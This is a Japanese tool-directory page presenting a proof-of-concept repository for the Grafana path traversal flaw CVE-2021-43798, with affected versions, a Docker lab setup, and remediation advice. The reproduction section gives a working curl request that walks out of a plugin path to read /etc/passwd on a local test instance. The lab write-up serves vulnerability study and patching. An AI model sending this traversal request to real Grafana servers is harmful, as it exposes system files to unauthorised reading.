Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/lim-ahmin/cve-2021-43798
偵察脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHublim-ahmin/cve-2021-43798

CVE-2021-43798

Grafanaのパストラバーサル脆弱性(CVE-2021-43798)の概念実証エクスプロイト。プラグインパスでのディレクトリトラバーサルを介して、認証なしのファイル読み取りが可能になります。

リポジトリを見る
414ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    396
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2021-43798

1. 概要

  • Grafana は、データ監視および管理機能をサポートするオープンソースプラットフォームであり、以下のバージョンでは ../ のような特殊文字を使用してファイルパスを操作できる Path Traversal 脆弱性が存在します。
    • 8.0.0 以上、8.0.7 未満
    • 8.1.0 以上、8.1.8 未満
    • 8.2.0 以上、8.2.7 未満
    • 8.3.0
  • 脆弱なパスは <grafana_host_url>/public/plugins/<plugin_id>/ で、<plugin_id> はインストール済みプラグインの ID です。以下の資料から脆弱なパスを確認できます。
    • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p


2. 脆弱な環境の構成と実行

2.1 使用した環境

  • Grafana 8.2.5 バージョン

2.2 実行方法

docker-compose up -d


3. 脆弱性の再現

  • 開いた画面の確認 スクリーンショット 2026-07-11 20 31 04


  • 実行結果


curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd を通じて etc/passwd にアクセスできた。
スクリーンショット 2026-07-11 19 59 12

4. まとめ(対応策)

  • 影響を受けるバージョンを使用している場合は、パッチ済みバージョンである 8.3.1、8.2.7、8.1.8、8.0.7 に更新する必要があります。
  • Path Traversal 脆弱性を防ぐために、許可されたパスのみアクセスを許可するホワイトリスト方式を適用し、ユーザー入力値の検証およびパス正規化を実行して、上位ディレクトリへの移動(../)のような異常なパスアクセスを制限する必要があります。

参考資料

  • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p
  • https://www.cve.org/CVERecord?id=CVE-2021-43798
  • https://labex.io/ko/tutorials/nmap-how-to-control-file-path-traversal-420498
  • https://www.youtube.com/watch?v=j8NkNyoYZzU
ツールをダウンロード